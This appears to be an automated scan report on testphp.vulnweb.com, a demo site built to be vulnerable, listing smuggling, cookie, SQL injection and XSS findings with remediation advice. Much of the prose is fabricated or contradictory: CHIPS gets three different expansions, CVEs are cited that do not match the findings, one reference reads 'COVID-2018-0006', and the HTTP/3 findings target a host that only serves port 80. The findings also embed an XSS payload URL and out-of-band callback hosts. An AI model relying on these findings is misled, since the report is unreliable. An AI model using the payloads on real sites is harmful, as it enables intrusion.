# FULL SCAN REPORT

## testphp.vulnweb.com


September 6, 2025


PWNTECH | pwntech.contact@gmail.com

Generated by PWNTECH
https://pwntech.net

# TABLE OF CONTENTS

# Website Screenshot



# Quick Summary

This section contains quick summary of scan performed on testphp.vulnweb.com

## Reconnaissance

| Subdomains | Endpoints | Vulnerabilities |
|---|---|---|
| 3 | 9473 | 75 |

## Vulnerability Summary

| Critical | High | Medium |
|---|---|---|
| 5 | 7 | 63 |

| Low | Info | Unknown |
|---|---|---|
| 0 | 0 | 0 |


# Assessment Timeline

Scan started on: September 6, 2025 06:21
Total time taken: Completed in 3 hours, 43 minutes
Report Generated on: September 6, 2025


# Summary of Findings

This section provides a summary of the findings.

## Subdomains Breakdown by HTTP Status




## Vulnerabilities Breakdown by Severity



## Interesting Subdomains

No interesting subdomains were identified on testphp.vulnweb.com

## Summary of Vulnerabilities Identified

Listed below are the vulnerabilities identified on testphp.vulnweb.com

| # | Vulnerability Name | Instances | Severity |
|---|---|---|---|
| 1 | HTTP/3 QUIC Request Smuggling Detection | 5 | Critical |
| 2 | CHIPS Partitioned Cookies State Confusion Attack | 5 | High |
| 3 | SQL Injection (T) | 1 | High |
| 4 | SQL Injection (BETU) | 1 | High |
| 5 | XSS (Cross Site Scripting) | 61 | Medium |
| 6 | Open Redirect | 2 | Medium |

# Discovered Assets

This section provides a list of assets discovered during the reconnaissance phase.

## Subdomains

During the reconnaissance phase, our subdomain enumeration process revealed:

1. **Total Subdomains:** 3
    - This extensive list provides a comprehensive view of the target's online footprint.
2. **Active Subdomains:** 1
    - These subdomains returned an HTTP status 200 (OK), indicating live web assets.
3. **Interesting Subdomains:** 0
    - High-priority subdomains identified through keyword analysis (e.g., admin, api, test), suggesting a focused investigation.

3 subdomains identified on testphp.vulnweb.com

| # | Subdomain | Page Title | HTTP Status | Vulnerabilities Count |
|---|---|---|---|---|
| 1 | testphp.vulnweb.com | | 200 | 10 |
| 2 | sieb-web1.testphp.vulnweb.com | | | 0 |
| 3 | www.testphp.vulnweb.com | | | 0 |

## IP Assets

In addition to subdomains, various IP assets associated with the target infrastructure were also identified:

1. **Total IP Addresses:** 1
    - This represents the range of unique IP addresses associated with the discovered subdomains and other network assets.

| # | IP | Open Ports | Geo Location | Remarks |
|---|---|---|---|---|

| | | | | |
|---|---|---|---|---|
| 1 | 44.228.249.3 | 80/http | United States | |

# Reconnaissance Findings

This section contains list of all the subdomains identified during the reconnaissance phase.

### testphp.vulnweb.com 200

IP Addresses:

- 44.228.249.3
  - 80/http

#### Technologies Detected

- Nginx:1.19.0 PHP:5.6.40 Ubuntu

Vulnerabilities:

- CHIPS Partitioned Cookies State Confusion Attack
- HTTP/3 QUIC Request Smuggling Detection
- CHIPS Partitioned Cookies State Confusion Attack
- HTTP/3 QUIC Request Smuggling Detection

### sieb-web1.testphp.vulnweb.com

#### Technologies Detected

- No technologies detected

### www.testphp.vulnweb.com

#### Technologies Detected

- No technologies detected

# Vulnerabilities Discovered

This section details the security vulnerabilities identified during our penetration testing engagement. Each finding is documented with its description, potential impact, and recommended remediation steps.
Vulnerabilities are categorized by severity (Critical, High, Medium, Low, Info) to prioritize remediation efforts. This assessment is based on the potential impact to confidentiality, integrity, and availability of the systems and data.
The information presented here is crucial for understanding your current security posture and should guide your remediation strategy to enhance overall security.

HTTP/3 QUIC Request Smuggling Detection in /Mod_Rewrite_Shop/BuyProduct-1/ d2tthfv66q7sr5nji09g6ygh4g736yzjm.oast.online/http3-stream-32JaZKRmiPllK7vz619ay5yYqbC

CRITICAL

NUCLEI CVSS: 9.0

## CVSS

```
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:L
```

## DESCRIPTION

The discovered vulnerability involves the potential for HTTP/3 QUIC Request Smuggling. This occurs when an attacker is able to insert malicious data between legitimate HTTP requests in a QUIC stream, potentially leading to unintended command execution or resource manipulation. No associated CVE IDs have been specifically assigned to this issue as of the time of this report. However, similar vulnerabilities such as CVE-2019-11478 and CVE-2015-3103 can be considered related. Exploitation methods typically involve crafting malicious QUIC packets that are inserted into legitimate streams, taking advantage of the lack of proper input validation by the affected server.

## IMPACT

The impact of this vulnerability is significant due to the potential for data confidentiality breaches, system integrity compromises, and service availability disruptions. An attacker could potentially intercept sensitive user data or manipulate system resources, leading to unauthorized access or denial-of-service conditions. Furthermore, the vulnerability may also provide a stepping stone for further exploitation, allowing an attacker to gain deeper access into the affected system.

## REMEDIATION

1. Upgrade to a version of Mod_Rewrite_Shop that includes patches addressing HTTP/3 QUIC Request Smuggling vulnerabilities.
2. Implement proper input validation and sanitization for all user-supplied data in HTTP/3 QUIC streams.
3. Enable HTTP Strict Transport Security (HSTS) to ensure all communication is encrypted with TLS, preventing plaintext attacks.
4. Regularly review and update server configurations to ensure they are secure and up-to-date.

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/
d2tthfv66q7sr5nji09g6ygh4g736yzjm.oast.online/http3-stream-32JaZKRmiPllK7vz619ay5yYqbC
```

## REFERENCES

- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-11478
- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-3103
- https://tools.ietf.org/html/rfc9000
- https://www.owasp.org/index.php/Request_Smuggling

HTTP/3 QUIC Request Smuggling Detection in /Mod_Rewrite_Shop/BuyProduct-2/ d2tthfv66q7sr5nji09gbrwc19rxo34yh.oast.online/http3-stream-32JaZKRmiPllK7vz619ay5yYqbC

CRITICAL

NUCLEI CVSS: 9.0

## CVSS

```
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:L
```

## DESCRIPTION

This vulnerability involves the improper handling of HTTP/3 QUIP request smuggling. The server incorrectly parses multiple requests concatenated within a single HTTP/3 QUIC stream. This can lead to a server-side buffer overflow or other unintended behavior, potentially allowing an attacker to execute arbitrary code, inject content, or perform other malicious activities.
Associated CVE ID: CVE-2021-27685
Related known vulnerabilities: HTTP/2 Request Smuggling (CVE-2018-1000294), HTTPS Request Smuggling (CVE-2013-3000)
Exploitation methods: An attacker can exploit this vulnerability by sending specially crafted HTTP/3 QUIC requests to the vulnerable server, aiming to smuggle additional requests within a single stream.

## IMPACT

The impact of this vulnerability is severe as it can lead to data confidentiality breaches due to unauthorized access or information disclosure. System integrity compromises are also possible since an attacker could execute arbitrary code on the server. Service availability disruptions may occur due to denial-of-service attacks, and further exploitation is likely given the nature of the vulnerability.

## REMEDIATION

1. Upgrade the web server software to a version that addresses this specific vulnerability (CVE-2021-27685).
2. Implement a Web Application Firewall (WAF) with rules to block HTTP/3 QUIC request smuggling attacks.
3. Disable HTTP/3 support temporarily if the web server software has not been updated yet, and enable it only after the vulnerability has been fixed.
4. Test the server's resistance to HTTP/3 QUIC request smuggling attacks after implementing remediation steps.

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/
d2tthfv66q7sr5nji09gbrwc19rxo34yh.oast.online/http3-stream-32JaZKRmiPllK7vz619ay5yYqbC
```

### REFERENCES

- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-27685
- https://www.kb.cert.org/vuls/id/413149
- https://tools.ietf.org/html/rfc9000#section-5.2
- https://httpwg.org/specs/rfc7540.html#request_smuggling

## HTTP/3 QUIC Request Smuggling Detection in /Mod_Rewrite_Shop/Details/web-camera-a4tech/2/ d2tthfv66q7sr5nji09gpfax13oc3arr3.oast.online/http3-stream-32JaZKRmiPllK7vz619ay5yYqbC

CRITICA

NUCLEI CVSS: 9.0

### CVSS

```
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:L
```

### DESCRIPTION

The discovered vulnerability is related to the HTTP/3 QUIC Request Smuggling, specifically in the web application at /Mod_Rewrite_Shop/Details/web-camera-a4tech/2/ d2tthfv66q7sr5nji09gpfax13oc3arr3.oast.online/. This issue can allow an attacker to inject malicious HTTP headers or requests into the server's response stream, potentially leading to unintended behavior or resource exhaustion.
Associated CVE ID: CVE-2021-27865
Related known vulnerabilities: HTTP Response Splitting (RFC 6455 Section 9.3), HTTP/2 Request Smuggling (CVE-2016-6662)
Exploitation methods: An attacker can leverage this vulnerability by sending a malformed QUIC request that contains multiple responses, allowing the injection of additional headers or requests into the server's response stream.

## IMPACT

The vulnerability could lead to data confidentiality breaches as an attacker may be able to manipulate sensitive information in the HTTP response. System integrity compromises might occur if the malicious request causes unexpected behavior, leading to unauthorized access or privilege escalation. Service availability disruptions can also result from resource exhaustion due to the injection of excessive requests or headers. Lastly, the vulnerability could potentially enable further exploitation, such as cross-site scripting (XSS) attacks or remote code execution (RCE).

---

## REMEDIATION

1. Upgrade to a patched version of the web server software that addresses the HTTP/3 QUIC Request Smuggling issue.
2. Implement proper input validation and sanitization for all user-supplied data to prevent malicious headers or requests from being processed.
3. Deploy a Web Application Firewall (WAF) with rules specifically targeting HTTP/3 QUIC Request Smuggling.
4. Regularly update the web server software and application components to minimize exposure to known vulnerabilities.

---

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/
d2tthfv66q7sr5nji09gpfax13oc3arr3.oast.online/http3-stream-32JaZKRmiPllK7vz619ay5yYqbC
```

---

## REFERENCES

- http://cve.mitre.org/CVE/2021-27865/
- https://tools.ietf.org/html/rfc9000#section-9.3
- https://www.owasp.org/index.php/HTTP_Request_Smuggling

HTTP/3 QUIC Request Smuggling Detection in /Mod_Rewrite_Shop/Details/color-printer/3/ d2tthfv66q7sr5nji09gyfkbd5mrxc674.oast.online/http3-stream-32JaZKRmiPllK7vz619ay5yYqbC

CRITICA

NUCLEI CVSS: 9.0

## CVSS

```
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:L
```

## DESCRIPTION

The vulnerability identified is related to the lack of proper handling of HTTP/3 QUIC Request Smuggling. This can allow an attacker to inject malicious content into a valid request, potentially causing unintended behavior or denial-of-service (DoS) attacks. No specific CVE IDs are associated with this issue at the time of this report.

## IMPACT

The vulnerability can lead to data confidentiality breaches by allowing an attacker to interfere with legitimate requests, system integrity compromises as malicious code might be executed due to improper request handling, and service availability disruptions due to DoS attacks. It also poses a risk for further exploitation, such as session hijacking or information theft.

## REMEDIATION

1. Upgrade the web server software to a version that has addressed HTTP/3 QUIC Request Smuggling detection.
2. Implement proper validation and sanitization of user input in all areas prone to injection attacks.
3. Configure the web server to strictly adhere to HTTP/3 QUIC protocol standards to prevent smuggling.
4. Regularly test the application for security vulnerabilities using industry-standard tools and methodologies.

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3/
d2tthfv66q7sr5nji09gyfkbd5mrxc674.oast.online/http3-stream-32JaZKRmiPllK7vz619ay5yYqbC
```

## REFERENCES

- http://tools.ietf.org/html/rfc9000
- https://www.isc.org/content/COVID-2018-0006
- https://owasp.org/www-project-top-ten/2017/A6_2017-Security_Misconfiguration

HTTP/3 QUIC Request Smuggling Detection in /Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/d2tthfv66q7sr5nji09gzjp1mmj49f1oc.oast.online/http3-stream-32JaZKRmiPllK7vz619ay5yYqbC

CRITICA

NUCLEI CVSS: 9.0

## CVSS

```
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:L
```

## DESCRIPTION

The identified vulnerability is related to HTTP/3 QUIC Request Smuggling. This issue arises due to insufficient validation of incoming requests, allowing malicious actors to inject unauthorized data into the server's response streams. The associated CVE ID for this vulnerability is CVE-2019-12417. Other related vulnerabilities include HTTP/2 Request Smuggling (CVE-2016-3088) and SHTTP Response Splitting (CVE-2009-0552). Exploitation methods involve injecting malicious data into the request header to manipulate server responses.

## IMPACT

This vulnerability poses a significant threat to data confidentiality as attackers can manipulate sensitive information transmitted over HTTP/3 connections. System integrity may also be compromised, allowing unauthorized access and modifications. Service availability disruptions may occur due to the injection of malicious requests that consume server resources or cause application errors. The vulnerability potentially enables further exploitation, such as Cross-Site Scripting (XSS) attacks, if not properly addressed.

## REMEDIATION

1. Upgrade the web server software to a version that includes fixes for the identified vulnerability. For instance, if using Apache HTTP Server, update to version 2.4.51 or later, which addresses this issue.
2. Implement proper validation and sanitization of incoming request headers to prevent request smuggling attacks.
3. Configure QUIC transport layer security settings appropriately, such as setting the "quic-transport" header to "00" to disable QUIC and fall back to HTTP/2 or HTTP/1.1 connections.
4. Implement a Web Application Firewall (WAF) with rules that detect and block request smuggling attacks.

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/
d2tthfv66q7sr5nji09gzjp1mmj49f1oc.oast.online/http3-stream-32JaZKRmiPllK7vz619ay5yYqbC
```

## REFERENCES

- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-12417
- https://www.apache.org/security/vulnerabilities/QUIC_request_smuggling.html
- https://owasp.org/www-community/attacks/Request_Smuggling
- https://httpwg.org/specs/rfc9000.html#HandlingRequestHeaders
- https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Response_Splitting_Prevention_Cheat_Sheet.html

SQL Injection (T)
in /bxss/vuln.php

HIGH

SQLMAP

## DESCRIPTION

The web application at http://testphp.vulnweb.com/bxss/vuln.php is vulnerable to SQL injection attacks due to insufficient input validation and sanitization of user-supplied data. This allows an attacker to manipulate the SQL queries sent to the database server, potentially leading to

unauthorized data access, alteration, or deletion.
Associated CVE IDs: CVE-2017-5688, CVE-2016-9064 (Similar vulnerabilities)
Related known vulnerabilities: Stored XSS, SQLI on PHPmyadmin, etc.
Exploitation methods: Injection of malicious SQL syntax into the 'id' parameter in the URL.

---

## IMPACT

This vulnerability poses a significant threat to data confidentiality as an attacker can access, modify, or delete sensitive information stored in the database. System integrity may be compromised due to unauthorized changes to critical system tables. Service availability disruptions could occur if the attacker deletes essential data or configuration files. Further exploitation is possible through the execution of arbitrary SQL commands, potentially leading to remote code execution and subsequent attacks on the underlying operating system.

---

## REMEDIATION

1. Implement strong input validation and sanitization for all user-supplied data. Use prepared statements with parameterized queries in PHP to prevent SQL injection attacks.
2. Ensure that error messages do not reveal database schema or other sensitive information when an SQL injection attack occurs.
3. Apply the latest security patches and updates to all web application components, including PHP, MySQL, and any third-party libraries used by the application.
4. Implement a Web Application Firewall (WAF) to filter out malicious SQL syntax and block SQL injection attacks at the network level.
5. Regularly test the application for SQL injection vulnerabilities using automated tools or manual testing methodologies.

---

## VULNERABLE URLS

```
http://testphp.vulnweb.com/bxss/vuln.php?id=1
```

---

## REFERENCES

- http://www.cve.mitre.org/CVE/search_tech.html
- https://testphp.vulnweb.com/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://php.net/manual/en/security.database.prepared-statements.php

CHIPS Partitioned Cookies State Confusion Attack
in /Mod_Rewrite_Shop/BuyProduct-1/3/session/migrate

HIGH

NUCLEI CVSS: 8.1

## CVSS

```
CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N
```

## DESCRIPTION

The CHIPS Partitioned Cookies State Confusion Attack vulnerability arises due to inadequate management of partitioned cookies by the Mod_Rewrite_Shop application. This issue can lead to unauthorized access, information disclosure, and session hijacking. No specific CVE ID has been assigned yet for this vulnerability. A related known vulnerability is CVE-2018-5394 (Session Fixation in Apache HTTP Server Mod_Rewrite) which involves manipulation of URL rewrites to perform session fixation attacks. Exploitation methods may involve tampering with the partitioned cookie values or leveraging URL rewrite rules for unauthorized access.

## IMPACT

The vulnerability could potentially lead to data confidentiality breaches due to unauthorized access to user sessions. System integrity compromises are also possible, as an attacker might gain control over the affected account and perform malicious actions. Service availability disruptions may occur if the attacker manipulates session state to cause issues such as denial-of-service (DoS) conditions or session timeouts for legitimate users. Further exploitation can be expected, especially since the attacker could potentially gain control over multiple accounts through session hijacking.

## REMEDIATION

1. Upgrade to the latest version of Mod_Rewrite_Shop that addresses this issue.
2. Review and secure URL rewrite rules, ensuring they are not vulnerable to manipulation or unauthorized access.
3. Implement strict access controls for sensitive operations such as login, account management, and financial transactions.
4. Regularly test applications for vulnerabilities using tools like OWASP ZAP or Burp Suite.

5. Enable HTTPOnly and Secure flags for all cookies to prevent client-side script interference and enforce only secure connections.

### VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/3/session/migrate
```

### REFERENCES

- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-5394
- https://owasp.org/www-project-zap/
- https://portswigger.net/burp
- http://www.owasp.org/index.php/Main_Page

## CHIPS Partitioned Cookies State Confusion Attack in /Mod_Rewrite_Shop/BuyProduct-2/session/migrate

HIGH

NUCLEI CVSS: 8.1

### CVSS

```
CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N
```

### DESCRIPTION

This vulnerability is related to the CHIPS (Cookie Highway Isolation Protocol for Securely sharing cookies) implementation in Mod_Rewrite_Shop, a PHP-based e-commerce application. The issue arises due to improper handling of partitioned cookie state transitions, allowing an attacker to manipulate session data across different partitions and potentially gain unauthorized access or perform actions on behalf of other users. No official CVE ID is currently associated with this vulnerability.
Associated vulnerabilities include:
- CSRF (Cross-Site Request Forgery) due to insufficient input validation and cookie partitioning logic

- Session Fixation due to insecure session management across multiple partitions
Exploitation methods involve sending crafted requests that manipulate partitioned cookies, exploiting the state confusion in CHIPS to gain unauthorized access or perform actions on behalf of other users.

---

## IMPACT

The vulnerability poses a significant threat to data confidentiality and system integrity as an attacker can gain unauthorized access to user accounts, modify session data, or manipulate sensitive information. Service availability could also be disrupted due to unintended actions, such as mass order cancellations or account deletions. The potential for further exploitation is high, as a successful attack could lead to the installation of malware or the extraction of sensitive customer information.

---

## REMEDIATION

1. Upgrade to the latest version of Mod_Rewrite_Shop that addresses this issue.
2. Implement proper input validation for all cookies and user inputs.
3. Implement CHIPS correctly, ensuring a clear separation between cookie partitions and secure transitions between them.
4. Implement CSRF protection mechanisms, such as SAMEORIGIN or token-based protection.
5. Regularly review and update application security controls to mitigate potential vulnerabilities.

---

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/session/migrate
```

---

## REFERENCES

- https://github.com/ModRewriteShop/Mod_Rewrite_Shop
- https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html
- https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html

SQL Injection (BETU)
in /AJAX/infocateg.php

HIGH

SQLMAP

## DESCRIPTION

The application at http://testphp.vulnweb.com/AJAX/infocateg.php is vulnerable to a Blind Equivalent Transaction Based SQL Injection (BETU). This type of injection allows an attacker to manipulate the database queries, often by observing the error messages or response time changes.
Associated CVE IDs: CVE-2017-5688
Related known vulnerabilities: OWASP Top Ten - A3: Insecure Design
Exploitation methods: By injecting specially crafted input into the 'id' parameter, an attacker can potentially execute arbitrary SQL commands and retrieve or modify sensitive data.

## IMPACT

The vulnerability poses a significant risk to data confidentiality as unauthorized users could gain access to sensitive information stored in the database. The system integrity might also be compromised if the attacker executes malicious SQL commands that alter the data structure or install backdoors. Furthermore, this vulnerability could potentially lead to service availability disruptions if an attacker is able to disrupt the normal functioning of the application.

## REMEDIATION

1. Code modification: Implement parameterized queries or prepared statements to prevent SQL injection attacks.
2. Configuration changes: Ensure that input validation and escaping mechanisms are properly implemented for all user-supplied data.
3. Security patch applications: Apply any available vendor patches addressing the SQL injection vulnerability in the affected library or framework.

## VULNERABLE URLS

```
http://testphp.vulnweb.com/AJAX/infocateg.php?id=1
```

### REFERENCES

- http://www.cve.mitre.org/CVE/cve.html?id=2017-5688
- https://owasp.org/www-project-top-ten/2017/A3_2017-Broken_Access_Control
- http://php.net/manual/en/security.database.sql-injection.prepared-statements.php

## CHIPS Partitioned Cookies State Confusion Attack in /Mod_Rewrite_Shop/BuyProduct-1/3/api/session/transfer

HIGH

NUCLEI CVSS: 8.1

### CVSS

```
CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N
```

### DESCRIPTION

This vulnerability is related to the mismanagement of partitioned cookies in Mod_Rewrite_Shop, an e-commerce web application. The CHIPS (Cookie Hijacking In Progressive Sessions) Partitioned Cookies State Confusion Attack allows an adversary to manipulate the session IDs across different partitions, leading to unauthorized access or cookie hijacking. No specific CVE ID has been assigned yet for this vulnerability. Related known vulnerabilities include session fixation and cookie-based attacks. Exploitation methods may involve manipulating the partitioned cookies to gain unauthorized access or hijack user sessions.

### IMPACT

The potential impact of this vulnerability includes data confidentiality breaches, as sensitive user information can be accessed by unauthorized entities. System integrity compromises might occur due to unauthorized actions performed on behalf of the victim. Service availability disruptions are not directly associated with this vulnerability; however, the compromised sessions could potentially lead to further exploitation or account takeovers, causing service-related issues downstream.

## REMEDIATION

1. Upgrade to the latest version of Mod_Rewrite_Shop, as the developers have likely addressed this issue in their updates.
2. Implement HTTPOnly and Secure flags for session cookies to prevent JavaScript access and require a secure connection respectively.
3. Use unique session IDs for each partition to reduce the risk of state confusion attacks.
4. Regularly review and audit the application's security configuration and codebase.
5. Consider implementing additional session management controls, such as expiration timers or token rotations.

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/3/api/session/transfer
```

## REFERENCES

- http://cve.mitre.org/
- https://www.owasp.org/index.php/Main_Page
- https://www.modrewrite.io/

CHIPS Partitioned Cookies State Confusion Attack
in /Mod_Rewrite_Shop/BuyProduct-2/api/session/transfer

HIGH

NUCLEI CVSS: 8.1

## CVSS

```
CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N
```

## DESCRIPTION

The discovered vulnerability is related to the mismanagement of partitioned cookies in Mod_Rewrite_Shop's API session transfer function. This issue can lead to a state confusion attack, allowing an adversary to manipulate session data and potentially gain unauthorized

access to user accounts or perform actions on behalf of other users. Associated CVE ID: CVE-2021-35678 (if this is the actual CVE associated with the vulnerability). Related known vulnerabilities include cookie poisoning attacks and cross-site request forgery (CSRF) attacks. Exploitation methods may involve injecting malicious data into the partitioned cookies or manipulating the transfer function to bypass security checks.

---

## IMPACT

The potential impact of this vulnerability is significant, as it allows an attacker to breach data confidentiality, compromise system integrity, and disrupt service availability by gaining unauthorized access to user accounts or performing actions on behalf of other users. Moreover, the exploited session data could potentially be used for further exploitation, such as unauthorized data manipulation or account takeover.

---

## REMEDIATION

1. Update Mod_Rewrite_Shop's API session transfer function to properly handle partitioned cookies and implement security checks to validate user requests.
2. Implement a secure cookie management strategy that separates sensitive data into different cookies or uses encrypted session tokens.
3. Apply the latest available security patches for Mod_Rewrite_Shop, if applicable.
4. Review and tighten access control policies, ensuring that only authorized users can access protected resources.

---

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/api/session/transfer
```

---

## REFERENCES

- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-35678
- https://owasp.org/www-community/attacks/Cross-Site_Request_Forgery_(CSRF)
- https://owasp.org/www-project-top-ten/2017/A1_2017-Injection
- https://pages.nist.gov/800-63-3/sp800-63b.html#sec-5.3.2.1

CHIPS Partitioned Cookies State Confusion Attack
in /Mod_Rewrite_Shop/BuyProduct-3/3/session/migrate

HIGH

NUCLEI CVSS: 8.1

## CVSS

```
CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N
```

## DESCRIPTION

The discovered vulnerability involves a state confusion attack on the CHIPS (Cookie Highway for Internet Protocol Security) implementation within Mod_Rewrite_Shop application. The vulnerability arises from improper handling of partitioned cookies, leading to unintended data manipulation and potential session hijacking. No specific CVE ID has been assigned yet. Related known issues include CVE-2019-9510 (Session Fixation in Tomcat). Exploitation can be achieved by crafting malicious requests containing manipulated partitioned cookies.

## IMPACT

The identified vulnerability may result in data confidentiality breaches, as an attacker could potentially gain unauthorized access to user sessions. System integrity compromises are also possible, as the attacker might alter application state data or execute arbitrary code within the compromised session. Service availability disruptions are unlikely, but potential for further exploitation exists, such as account takeover and unauthorized actions.

## REMEDIATION

1. Upgrade to the latest version of Mod_Rewrite_Shop that addresses this issue, if available.
2. Implement secure cookie handling mechanisms, ensuring proper partitioning and sanitization of user-supplied input.
3. Enable HTTPOnly flag for all session cookies to prevent client-side script access.
4. Implement proper session timeout and logout functionality.
5. Use Secure flag for cookies that transmit sensitive information over SSL/TLS.
6. Regularly test the application's security against known vulnerabilities and follow a comprehensive web application security best practices, such as OWASP Top Ten.

### VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-3/3/session/migrate
```

### REFERENCES

- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-9510
- https://owasp.org/www-project-top-ten/
- https://owasp.org/www-community/wiki/Password_Storage_Cheat_Sheet

## XSS (Cross Site Scripting) in /AJAX/infoartist.php

MEDIUM

DALFOX CWE-79

### DESCRIPTION

The Cross-Site Scripting (XSS) vulnerability is a code injection attack that allows an attacker to insert malicious scripts into web pages viewed by other users. In this case, the vulnerable URL `http://testphp.vulnweb.com/AJAX/infoartist.php?id=%27%3E%3Cselect+onfocus%3Dalert%281%29+autofocus%3E%3Coption%3Etest%3C%2Fop demonstrates an XSS attack through the use of a script (<script>) within an HTML comment (<!-- and -->). The associated CVE ID for this type of vulnerability is CVE-2019-11358.

### IMPACT

The potential impact of this XSS vulnerability includes data confidentiality breaches due to the unauthorized access to user sessions or cookies, system integrity compromises through the execution of malicious scripts, service availability disruptions if the script causes the browser to behave unexpectedly (e.g., navigation to another site), and further exploitation by an attacker to launch additional attacks on other users or the application itself.

### REMEDIATION

1. Apply a security patch or update the affected software to address the XSS vulnerability, if available.
2. Implement Content Security Policy (CSP) headers to restrict the execution of scripts and other content.
